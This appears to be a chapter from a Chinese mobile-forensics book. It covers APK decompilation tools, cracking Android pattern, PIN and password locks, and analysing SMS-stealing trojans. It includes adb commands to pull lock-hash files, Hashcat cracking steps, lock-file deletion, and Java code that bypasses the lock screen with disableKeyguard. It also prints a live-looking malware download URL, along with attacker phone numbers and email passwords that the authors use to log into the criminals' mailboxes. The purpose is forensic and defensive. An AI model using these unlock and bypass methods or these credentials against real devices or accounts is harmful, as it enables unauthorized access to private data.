ApkTool 是 Google 提供的 apk 编译工具，能够反编译和回编译 apk，同时安装反编译系统 apk 所需要的 framework-res 框架，清理上次反编译的文件夹等，需要 Java 的支持。ApkTool 可以获取资源文件，提取图片文件和布局文件进行使用查看。ApkTool 的最新版本为 2.03，下载地址为 <http://ibotpeaches.github.io/APKTool/install/>、<https://bitbucket.org/iBotPeaches/APKTool/downloads>，其常用命令如下。

(1) 反编译命令

该命令用于反编译 apk 文件，一般用法如下。

```
APKTool d <file.apk> <dir>
```

“<file.apk>”表示要反编译的 apk 文件的路径，这里最好使用绝对路径，如“c:\MusicPlayer.apk”。“<dir>”表示反编译后文件的存储位置，如“C:\MusicPlayer”。

如果给定的<dir>已经存在，那么输入该命令后会给出提示，且命令无法执行。这时需要重新修改命令，加入“-f”指令，示例如下。

```
APKTool d -f <file.apk> <dir>
```

这样就会强行覆盖已经存在的文件。

(2) 编译 apk

该命令用于编译修改好的文件，一般用法如下。

```
APKTool b <dir>
```

这里的“<dir>”就是反编译时输入的“<dir>”（如“C:\MusicPlayer”）。输入这行命令后，如果一切正常，我们会发现 C:\MusicPlayer 目录下多了 2 个文件夹，分别是“build”和“dist”，其中分别存储着编译过程中逐个编译的文件及最终打包的 apk 文件。

(3) 安装命令

install-framework 命令用于为 ApkTool 安装特定的 framework-res.apk 文件，以便反编译一些与 ROM 相互依赖的 apk 文件。

2. dex2jar

dex2jar 是一个能操作 Android 的 dalvik (dex) 文件格式和 Java 的 class 文件的工具集合。dex2jar 可以将 dex 文件转换成 Java 的 class 文件，即将 apk 反编译成 Java 源码 (将 classes.dex 转化成 jar 文件)。

dex2jar 的下载地址为 <https://sourceforge.net/projects/dex2jar/>，最新版本为 dex2jar 2.0。

3. JD-GUI

JD-GUI 用于查看 APK 中 classes.dex 转化出的 jar 文件，即源码文件，对代码文件进行查看。官方网站下载地址：<https://github.com/java-decompiler/jd-gui/releases>。

6.1.2 使用 ApkTool 反编译 apk

下面讲解如何使用 ApkTool 反编译 apk。

01 反编译 APK 程序文件

将下载的 ApkTool 安装文件解压，获取 aapt.exe、APKTool.bat 和 APKTool.jar 共 3 个文件，最新版本的 APKTool_2.0.3.jar 需要将文件重新命名为 APKTool.jar，将需要反编译的 APK 文件放到该目录下，运行“cmd”命令，打开命令行提示窗口，定位到 ApkTool 的文件夹。输入命令“APKTool.bat d -f 1.0.0.apk test”进行反编译，如图 6-1 所示，“1.0.0.apk”指的是要反编译的 APK 文件的全名，“test”为反编译后存储资源文件的目录名称，即“APKTool.bat d -f [apk 文件] [输出文件夹]”。在“test”文件夹中会生成 apk 反编译的各种文件，如图 6-2 所示。



图 6-1 使用 ApkTool 反编译 apk



图 6-2 反编译后生成的文件

02 重新生成 apk 文件

对 apk 进行反编译后，可以修改其中的代码，使其符合个人的需求。然后，输入“APKTool.bat b test”命令，重新将其进行编译。编译完成后会在“test”文件夹下创建“build”和“dist”文件夹，“dist”文件夹中存放着打包后的 apk 文件，如图 6-3 和图 6-4 所示。




图 6-3 编译 apk 文件



图 6-4 重新生成 apk 文件

6.1.3 使用 dex2jar 反编译 apk

下面讲解如何使用 dex2jar 反编译 apk。

01 重命名并解压 apk 文件

将需要反编译的 APK 后缀名改为“.rar”或者“.zip”，解压后即可得到其中的 classes.dex 文件。classes.dex 是 Java 文件编译再通过 dx 工具打包而成的，将获取的 classes.dex 文件放到之前解压的工具 dex2jar 的文件夹内。在“dex2jar”文件夹下新建一个 cmd.bat 文件，内容为“cmd.exe”，打开该文件即可进入命令提示行窗口。在其中输入“dex2jar.bat classes.dex”命令进行反编译，如图 6-5 所示，将 classes.dex 文件反编译成 classes_dex2jar.jar 文件。


```
F:\td1\工具\apktool>cd F:\td1\工具\dex2jar-0.0.9.15
F:\td1\工具\dex2jar-0.0.9.15>dex2jar.bat classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar classes.dex -> classes_dex2jar.jar
Done.
F:\td1\工具\dex2jar-0.0.9.15>
```

图 6-5 使用 dex2jar 反编译 apk 文件

02 使用 JD-GUI 程序查看源代码

使用 jd-gui.exe 程序打开“dex2jar”目录下生成的 classes_dex2jar.jar 文件，即可看到源码，效果如图 6-6 所示。




图 6-6 查看 Java 源码

6.1.4 使用 smali 反编译 apk

smali 最早的下载地址为 <http://code.google.com/p/smali/downloads/list>，目前 Google 已将其下架，用户可以到 <https://github.com/JesusFreke/smali> 下载，其最新版本为 2.0.5。

1. 反编译 apk 程序

首先把 baksmali-2.0.5.jar 和 smali-2.0.5.jar 文件放到 Android SDK 安装路径下的“tools”文件夹里，用 WinRAR 解压 apk，提取 classes.dex 文件并将其放入“tools”文件夹，然后在命令行界面打开“tools”目录，输入如下 Java 命令。

```
java -jar baksmali-2.0.5.jar -o classout/ classes.dex
```

使用以上命令的前提是 path 路径中有 Java 安装目录下的“bin”文件夹路径，这样才可以在任意路径下使用 Java 命令，此外要在“classout/”后面加一个空格。把 c:\classes.dex 文件反编译为 smali 文件，输出到 c:\classout 目录下。

2. 编译 apk

编译 apk 的命令如下。

```
java -jar smali-2.0.5.jar c:\classout/ -o c:\classes.dex
```

把 c:\classout 目录下的 smali 文件编译为 c:\classes.dex。

6.2 Android 手机屏幕锁解锁技术

随着移动通信技术的发展，手机及智能终端成为人们工作和生活中必不可少的设备，其内置的操作系统能达到类似于计算机的功能，且拥有许多移动通信特有的应用和服务，如微信、移动支付等。Kantar Worldpanel 的最新报告显示，搭载 Android 系统的移动终端数量在中国的主要城市呈现强劲的增长态势。

与此同时，利用智能手机实施犯罪的情况及由此造成的损失与日俱增。手机取证正是打击此类犯罪和收集犯罪证据的有力手段。通过查看涉案智能手机上的相关数据，能为案件的侦破提供关键的证据和线索。但是，在实际取证过程中，由于有些智能手机使用了屏幕锁技术，导致在进行电子数据取证时困难重重。

本节将对 Android 系统的各种屏幕锁的原理进行详细分析，并有针对性地讲解相应的解锁方法。

6.2.1 Android 屏幕锁的分类

在 Android 系统中，屏幕锁定方式包括“无”、“滑动”、“人脸解锁”、“图案”、“PIN”和“密码”6种，如图 6-7 所示。其中，“无”和“滑动”两种方式属于无保护状态，无须解锁即可进入系统进行操作；“人脸解锁”是一种误差较大的识别方式，通过相近的脸、照片、视频等方式即可解锁。本节主要讲解已 root Android 系统的“图案”、“PIN”、“密码”3种屏幕锁的解锁方法。



图 6-7 屏幕锁定方式

6.2.2 图案锁定及解锁

在 Android 设备上通过图案来锁定屏幕是最为常用的一种安全措施，用户可以通过设置锁定图案对设备的用户界面进行锁定。图案锁定设置界面如图 6-8 所示。




图 6-8 设置解锁图案

1. 图案锁定原理

Android 设备的锁定界面由一个 3×3 矩阵（共 9 个点）组成，设定图案必须满足两个基本要求：一是图案必须包括至少 4 个点（Android 2.3.3 之前的版本为至少 3 个点）；二是每个点只能被使用 1 次，最多使用 9 个点。

Android 图案解锁在设备中的存储方式是将图案上的点进行编码，然后将编码通过散列算法 SHA1 进行加密，最后存储在系统文件夹“data”中，如图 6-9 所示。



图 6-9 图案密码转换存储过程

- 图形输入：如图 6-10 所示，就像设置解锁图案一样在解锁屏幕时输入之前绘制的图案。
- 图形编码：Android 系统会自动将 9 个点进行编码，将图形化的数据转换成数字化的数据。转换方式为：左上角的点编号为 00，第一排依次为 00、01、02，右下角的点编号为 08，如图 6-10 所示。由此可知，如图 6-8 所示图案的编码为“0003060708”。
- 编码加密：使用 SHA1 算法对上述十六进制编码“0003060708”进行计算，得到密文“c8c0b24a15dc-8bbfd411427973574695230458f0”。
- 密文存储：系统计算出相应密文之后，会将密文存储在“/data/system/gesture.key”文件中。



图 6-10 图形编码

2. 图案锁定解锁

了解 Android 图案密码的建立过程之后，可通过以下 3 个步骤来解锁图案屏幕锁。

01 获取密文文件

运行“adb pull /data/system/gesture.key gesture.key”命令将密码文件下载到本地，或者运行“adb shell cp /data/system/gesture.key /sdcard/gesture.key”命令将密码文件复制到 SD 卡中，如图 6-11 所示。使用 Ultraedit 打开该文件，可以看见十六进制数据，由此可知，该数据和之前采用编码加密的数据是一样的。




图 6-11 密文存储文件

02 研究编码规则

从图形编码来看，各奇数位数字都为 0，偶数位数字不重复排列，并对这个排列进行单次 SHA1 运算。通过计算可知，由于奇数位确定，偶数位不重复（从 0 到 8），则根据之前的图案锁定规则，可以设置的锁定图案总数是一定的。4 个节点的密码个数为 3024 ($9 \times 8 \times 7 \times 6$)；5 个节点的密码个数为 15120；6 个节点的密码个数为 60480；7 个节点的密码个数为 181440；8 个和 9 个节点的密码个数为 362880；密码总数为 985824 个。可见，密码的可选范围不大，解锁相对比较容易。

- 密文解锁：通过生成字典进行暴力破解或者生成彩虹表进行查询，可以很快将正确的明文编码解锁。根据密码的数量，图案锁在 1 分钟之内就能解锁。

6.2.3 PIN 和密码锁定及解锁

在 Android 设备上较强的加密方式还有使用 PIN 和密码进行屏幕锁定。这两种屏幕锁定方式在 Android 2.2 之后的版本中可以使用。解锁界面如图 6-12 所示，左边为密码解锁界面，右边为 PIN 解锁界面。




图 6-12 解锁界面

1. PIN 和密码原理

两种解锁方式必须满足以下两个基本要求：输入的字符不能少于 4 个数字（PIN）、输入的字符不能少于 4 个且必须包含至少 1 个字母（密码）；输入的字符必须少于 17 个。

Android 系统将通过这两种方式生成的密文存储在 `/data/system/password.key` 文件中，如图 6-13 所示。该文件中存储了一组 SHA1 的 Hash 值和一组 MD5 的 Hash 值，共 72 字节。



	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000000h:	46	30	39	30	38	43	30	32	35	44	46	41	38	34	37	36	; 0908C025DFA8476
00000010h:	33	34	35	46	33	36	35	39	36	35	37	36	39	41	34	43	; 345F365965769A4C
00000020h:	46	42	43	33	39	36	38	42	37	31	39	34	32	42	46	34	; FBC3968B71942BF4
00000030h:	30	43	31	30	31	41	39	45	34	36	35	33	35	44	46	34	; 0C101A9E46535DF4
00000040h:	44	44	33	42	39	36	31	33									; DD3B9613

图 6-13 密文文件内容

与图案散列加密不同的是，这两种屏幕锁定方式在散列加密时加入了 salt 值，该值存放在 `/data/data/com.android.providers.settings/databases/settings.db` 文件中。打开 SQLite 数据库文件 `settings.db`，可以看到 `secure` 表中有字段 `lockscreen.password_salt`，该字段的值就是散列加密中用到的 salt 值。系统会使用如下代码段将用户输入的 PIN 或者密码的明文转换成密文，然后存储在 `password.key` 文件中。

```
public byte[] passwordToHash(String password) {
    if(password == null) {
        return null;
    }

    String algo = null;
    byte[] hashed = null;
    try {
        byte[] saltedPassword = (password + getSalt()).getBytes();
        byte[] sha1 = MessageDigest.getInstance(algo = "SHA-1").digest(saltedPassword);
        byte[] md5 = MessageDigest.getInstance(algo = "MD5").digest(saltedPassword);
        hashed = (toHex(sha1) + toHex(md5)).getBytes();
    } catch(Exception e) {
        Log.w(TAG, "Failed to encode string because of missing algorithm:" +
algo);
    }

    return hashed;
}
```

具体的转换方式为：将输入的密码和 salt 值拼接，分别进行 SHA1 散列和 MD5 散列，将 40 字节的 SHA1 散列和 32 字节的 MD5 散列拼接后存储在 `password.key` 文件中。

2. PIN 和密码解锁

在理解两种锁定方式的加密原理之后,形成一套行之有效的解锁方法就不是一件难事了。获取屏幕解锁密码需要经过以下 3 步。

01 获取 /data/system/password.key 文件,并将其中的 SHA1 或 MD5 散列密文取出。

02 获取 /data/data/com.android.providers.settings/databases/settings.db 文件,并将其中的 salt 值取出。

03 使用 Hashcat、PasswordsPro 等工具进行解密。解密的时间取决于锁定密码的强度,密码的位数越多,解密的时间就越长。

6.2.4 更多解锁方法

除了使用上述屏幕锁解锁方法之外,还有其他解锁方法。

1. 锁定清除

当密码比较复杂,在短时间内无法解锁,并且取证工作对于手机某些文件夹中的文件没有完整性要求时,可以通过删除或替换 /data/system 文件夹中的对应密文存储文件 gesture.key 或 password.key 达到解除屏幕锁定的目的。删除了对应密文存储文件之后,使用任意密码都能解锁屏幕;替换了对应密文存储文件之后,使用替换密文对应的解锁方式就能解锁屏幕。

2. 锁定绕过

Android 系统通过 KeyguardLock 类控制锁屏服务的开启和关闭。调用该类的方法 disableKeyguard 可以关闭锁屏服务,从而达到不输入密码就绕过锁屏界面的目的,示例如下。

```
KeyguardManager manage = (KeyguardManager) getSystemService(KEYGUARD_SERVICE);  
// 获取当前屏幕状态  
If (manage.inKeyguardRestrictedInputMode()) {  
    KeyguardLock keyguard = manage.newKeyguardLock(getLocalClassName());  
    Keyguard.disableKeyguard();  
}  
// 如果处于锁定状态,通过 disableKeyguard 函数绕过锁定
```

将以上代码编译成开机自启动的 APK 程序,安装到被锁定的手机上,重启之后将不再显示锁屏界面,而是直接进入系统。

3. JTAG 接口

要想在没有被 root 的 Android 智能终端上获取相应的解锁信息，需要先使用 JTAG 接口将手机内存芯片中的数据 dump 到本地计算机，然后找出对应的密文文件 gesture.key 和 password.key，并通过关键字找出 lockscreen.password_salt 的值，最后就可以使用 6.2.3 节介绍的方法解锁了。

6.3 钓鱼网站 APK 数据解密与分析

目前，以“积分兑换”名义兴起的钓鱼网站横行于互联网，多数网民曾收到这类诱骗登录后安装手机木马的钓鱼短信，而手机一旦被植入木马将很难删除。木马会窃取手机用户的大量个人隐私，并通过短信广播对手机通讯录中的所有联系人群发钓鱼短信，以扩大感染面积。保守估计，2015 年网民通过各类钓鱼短信及诈骗短信损失的金额约百亿元。

猎豹安全实验室的云端监控数据显示，某月截获的“短信拦截”类样本变种数量超过 10 万个，影响用户数达数百万。短信拦截木马作为安卓手机病毒的一类常见样本，近年来显现出爆发增长的趋势，其背后的黑色产业链也日益发展壮大，短信拦截木马的日趋泛滥已经成为移动支付、网银财产等环节的重点安全问题。

6.3.1 收集手机木马文件

收集手机木马文件的步骤如下。

01 收集欺诈网站地址

在日常生活中，我们会经常收到“10086”号码发送的短信通知，告知用户进行积分兑奖，然后给出一个短链接地址或者正常的网站地址，单击该地址会要求用户输入银行卡密码、手机号码、银行卡号、姓名等敏感信息，同时还会要求用户下载 apk 文件。例如，在某短信中提及的网站“10086wrd.cc”明显不是 10086 的官方网站，而是典型的 10086 移动积分兑换网站。用户在登录网站的过程中输入银行卡信息，完成后跳转到木马下载页面，如图 6-14 所示。

02 下载并反编译手机 apk 木马文件

将下载的 apk 木马文件解压，可以找到存放主要数据的文件 classes.dex。下载 baksmali.jar 文件，下载链接为 <https://github.com/JesusFreke/smali>。执行反编译命令“java -jar baksmali.jar -o /root/output”，将 dex 文件提取至 output 目录，然后分析该木马的行为，大致流程如图 6-15 所示。



图 6-14 要求用户下载手机 apk 木马文件




图 6-15 短信拦截木马的工作流程

6.3.2 分析手机木马程序

下面我们分析一下这个木马程序。

1. 获取邮箱账号

查看 Java 源代码。从前面的流程中我们分析出该短信拦截木马的主要数据渠道为电子邮件，所以木马的数据文件中一定保存着接收手机信息的邮箱账号和密码。在其代码中，我们果然找到了如图 6-16 所示的代码。

```

77 .method public n()Ljava/lang/String;
78 .registers 4
79
80 iget-object v0, p0, Lcom/phone/stop/db/a;.->b.Landroid/content/SharedPreferences;
81
82 const-string v1, "send_email_account"
83
84 const-string v2, "15701132265@163.com"
85
86 invoke-interface {v0, v1, v2}, Landroid/content/SharedPreferences;.->getString(LJ
87
88 move-result-object v0
89
90 return-object v0
91 .end method
92
93 .method public o()Z
94 .registers 4
95
96 iget-object v0, p0, Lcom/phone/stop/db/a;.->b.Landroid/content/SharedPreferences;

```

图 6-16 获取邮箱账号

2. 获取更多信息

通过对文本内容的检索，定位到“com/phone/db/a.smali”文件。该文件中保存着木马控制者的收信信息。同时我们也了解到，该木马存在授权时间，因此可知该木马为商业用途的木马。

分析 a.smali 文件，得到该木马控制者控制端的手机号、邮箱账户、邮箱密码等信息。

通过得到的信息登录邮箱，可以查看邮箱中存放的大量被害用户的短信内容，如图 6-17 所示。



图 6-17 进入邮箱

6.3.3 编写自动提取木马敏感信息的程序

下面介绍如何编写一个自动提取木马敏感信息的程序。

1. 自动提取账号和密码的思路

既然我们已经知道了保存 key 的文件路径，那么编写一个自动提取账号和密码的脚本就可以实现批量解密。利用 Python 编写自动提取账号和密码的脚本，思路如下。

- 01 利用 baksmali.jar 直接将 dex 文件数据提取出来（前提是已配置好 JDK 环境）。
- 02 定位 apk 账号和密码的路径（为了演示方便，笔者没有采用遍历目录查找文件内容的方式，有兴趣的读者可以自行尝试）。

03 通过 Python 的 OS 库控制 Shell 执行系统命令。在本例中没有进行容错处理，默认操作系统为 Linux。

- 04 完善输出信息。保存提取的信息，并自定义数据存储目录。

主要函数如图 6-18 所示。

2. 运行脚本

脚本编写很简单，并未进行过多的容错处理。这里的思路只是提取同类型（如“10086”）的短信拦截木马内容。但是目前除了短信拦截木马，还有其他类型的 Android

手机木马，该类木马存储收信账号和密码的文件路径并不固定，所以需要到文件夹中文件的内容进行查找。

我们找到另一个“10086”积分钓鱼网站测试一下脚本的运行情况。运行命令“python unkey.py 10086.apk”，成功输出信息，如图 6-19 所示。

```
def find_10086_keywords():
    path = "%s/com/phone/stop/db/a.smali" % folder
    key = "const-string v2"
    key_file = folder + ".txt"
    key_list = []
    lines = open(path, 'r').readlines()
    flen = len(lines) - 1
    for i in range(flen):
        if key in lines[i]:
            a = lines[i].strip('    const-string v2, ')
            key_list.append(a.strip('\n'))
    fwrite = open(key_file, 'w')

    phonenumber = "[+]手机号: " + key_list[2] + "\n"
    mail = "[+]邮箱: " + key_list[5] + "\n"
    mail_pwd = "[+]邮箱密码: " + key_list[6]
    write_content = filename + "\n" + phonenumber + mail + mail_pwd
    fwrite.write(write_content)
    fwrite.close()
    print "[+] " + filename + "\n", phonenumber, mail, mail_pwd
    print "[+]Log文件保存为: %s \n" % key_file
    print "[+]提取完毕,用时: %s s" % time.clock()
```

图 6-18 主要函数

```
root@ubuntu:~/Desktop/apk# python unkey.py 10086.apk
[+]This script just works well on LINUX!!!
[+]This script just works well on LINUX!!!
[+]This script just works well on LINUX!!!
[+]
Example: python apk.py xxx.apk
Have Fun:)
Archive: 10086.apk
  inflating: 10086/classes.dex
[+]Dex 提取完毕
[+]10086.apk
[+]手机号: 15919432172
[+]邮箱: 15919432172@163.com
[+]邮箱密码: qazwsx123
[+]Log文件保存为: 10086.txt
[+]提取完毕,用时: 0.02 s
=====
{Automatic Find The Apk Pwd
[+]   Author by Nickw0rm}
=====
root@ubuntu:~/Desktop/apk#
```

图 6-19 测试脚本

3. 查看结果

账号和密码从脚本中成功提取出来，日志信息保存在本地目录的 10086.txt 文件中，如图 6-20 所示。

```
File Edit View Search Tools Documents Help
New Open - Save | Print | Undo Redo | Cut Copy
10086.txt x
10086.apk
[+]手机号: 15919432172
[+]邮箱: 15919432172@163.com
[+]邮箱密码: qazwsx123
```

图 6-20 查看提取结果

6.4 对一款手机木马的分析

随着智能手机的普及，网络安全离我们不再遥远，智能硬件漏洞、淘宝刷单等已经开始影响我们的生活，这也要求我们必须具有安全意识和安全常识。短信诈骗、冒充公检法机关欺诈、冒充家长转账的新闻常常见诸报端，其实这些手段并不高明——在收到这类信息后，冷静下来，仔细思考，认真核对，就能避免上当。下面给出一个案例来揭露手机 APK 短信欺骗。

6.4.1 对手机短信进行分析

在收到手机短信后，应当冷静地对其进行分析，步骤如下。

01 分析短信内容

在微信朋友圈中，笔者看到一位朋友发了一幅截图，如图 6-21 所示。短信内容很蹊跷：“**家长您好！这是贵子女新学期的体检报告和分班情况 [t.cn/RGtHX9ml](#) 请您及时激活查看【和教育】”。对该短信进行分析，能够发现以下疑点。



图 6-21 奇怪的短信

- 在该短信中明确显示了家长的真实姓名，应该是获取了通讯录联系人信息。
- 短信是陌生用户发送的，而非是好友或者学校老师发送的。
- 短信内容明显与学校发送的正常短信内容无异。目前，很多学校会通过微信群发送通知，而使用短信发送通知的比较少。
- 短信中涉及短地址，而学校一般不会发送短地址。

02 还原链接地址

通过百度搜索到一个还原短地址的网站，如图 6-22 所示，在其中输入短信中提及

的链接地址“t.cn/RGHX9m1”，将其还原为真实地址“http://link.zhihu.com/?target=http%3A//172.246.236.186:8080/3446/ziliaoRV.apk”，再变换一下，结果为“http://link.zhihu.com/?target=http://172.246.236.186:8080/3446/ziliaoRV.apk”。



图 6-22 还原短地址为真实地址

该短信的真实目的是诱导手机用户下载文件“http://172.246.236.186:8080/3446/ziliaoRV.apk”。也可以直接访问该短地址，访问后会自动跳转到目标网站并下载。如果使用手机访问，会自动下载 apk 程序并安装。

注意

千万不要安装！千万不要安装！千万不要安装！重要的事情说 3 遍！

03 获取 apk 程序

在浏览器地址栏中输入获取的地址“http://172.246.236.186:8080/3446/ziliaoRV.apk”进行下载，如图 6-23 所示，显示该文件已经被移除了。通过其文件名称可以判断该程序有多个版本、目的是什么——除了病毒程序，没有什么程序会这么做。我们通过猜测和扫描，获取了 2 套 apk 程序，分别是 http://172.246.236.186:8080/0983/ziliao.apk 和 http://172.246.236.186:8080/1966/ziliao.apk。



图 6-23 apk 程序已经下架

04 查询 IP 地址

收到不明短信后，不要第一时间打开或者执行其中的操作，可以先到网上搜索一下。

如图 6-24 所示，经过查询，获知该 IP 地址在美国，也就是说，服务器是在美国托管的。为中国的中小学提供服务的服务器竟然是在美国托管的？据笔者所知，中国的学校大都使用校园网或者教育网，所以这条短信非常可疑。



图 6-24 服务器在美国托管

05 下载程序

使用浏览器对 apk 程序进行下载，如图 6-25 所示，可以看到该程序仅 561kb。将程序下载到本地后，360 安全卫士立即报警，显示该手机文件存在恶意行为，直接对其进行了隔离，如图 6-26 所示。




图 6-25 下载并获取程序



图 6-26 360 安全卫士查杀 apk 程序

至此可以肯定，该短信存在问题，通过诱导手机用户下载 apk，完全控制用户的手机，这就是我们经常听说的手机木马。

6.4.2 对 APK 进行反编译和追踪

获得可疑短信背后的手机木马后，我们就可以对该 apk 文件进行反编译，并对其行为进行追踪了。

1. 反编译 apk 程序

反编译 apk 程序的步骤如下。

01 反编译程序

使用 dex2jar 0.0.9.15 对 zilio.apk 文件进行反编译。将 zilio.apk 解压到本地，将“zilio”文件夹中的 classes.dex 文件复制到“dex2jar-0.0.9.15”文件夹下，执行命令“dex2jar.bat classes.dex”进行反编译，但出现了错误，如图 6-27 所示。




图 6-27 反编译失败

技巧

(1) 可以直接将 classes.dex 文件拖动到 dex2jar.bat 文件上，程序会自动生成 classes_dex2jar.jar 文件，如图 6-28 所示。



图 6-28 反编译程序成功

(2) 可以使用“d2j-dex2jar.bat classes.dex”命令进行反编译。

02 使用 JD-GUI 查看 Java 源代码

使用 JD-GUI 程序打开 classes_dex2jar.jar 文件，逐一查看 Java 程序代码。可以使用“Search”菜单对关键字（如“Email”、“password”、“sina.com”、“163.com”、“.com”、“.cn”）进行搜索。手机木马及其邮箱信息一般都保存在 com/phone/db/a.class 文件中。如图 6-29 所示，成功获取其用于接收信息的电子邮箱及密码。

03 登录邮箱并查看邮件内容

使用获取的邮箱账号和密码登录邮件服务器，如图 6-30 所示，该邮箱收到了 14 封邮件，邮件内容主要是挂马手机的通讯录和短信等信息。




图 6-29 获取邮箱及其密码



图 6-30 查看邮件内容

该 apk 程序会将受害者手机中的通讯录信息全部上传,这就解释了匿名者发送短信时是如何获取家长真实姓名的。

2. 追踪 apk 程序

单击标题为“全部短信 (68510027902492)”的邮件,该邮件的发件人为“a13145771966”,其邮箱“a13145771966@sina.com”就是 apk 指定的邮箱地址,如图 6-31 所示。



图 6-31 追踪邮件内容

安装了该 apk 程序的用户会自动将其手机中的全部短信发送到 a13145771966@sina.com 这个邮箱中。该木马控制手机后，可以直接进行银行转账，如图 6-32 所示。




图 6-32 实施银行转账

6.4.3 手机 APK 安全防范

手机 APK 程序类似于 Windows 程序，手机木马类似于 Windows 木马。下面是一些可供参考的防范方法。

1. 涉及敏感信息的手机要独立使用

为了保证手机交易的安全，在需要使用各种“宝宝”（如支付宝）进行支付的手机，以及绑定银行卡的手机上，一定不要安装来历不明的 APK 程序，甚至最好不要安装其

他 APK 程序，连手机游戏都不要安装（目前，很多黑产已经盯上正规的 APK 程序，能够修改或者绑定手机木马到正常的 APK 程序中，手机游戏是“重灾区”）。

2. 通过现实交流进行核实

仔细核对短信内容是特别重要的。不管收到什么样的短信，都不要着急，也不要立刻按照短信内容进行操作，而是要冷静下来，通过现实手段进行核实和排除。例如，到与信息内容相关的机构进行咨询，通过座机对来电进行识别，向家人进行核对和求助，从而检验信息的真实性。

3. 通过技术手段进行核实

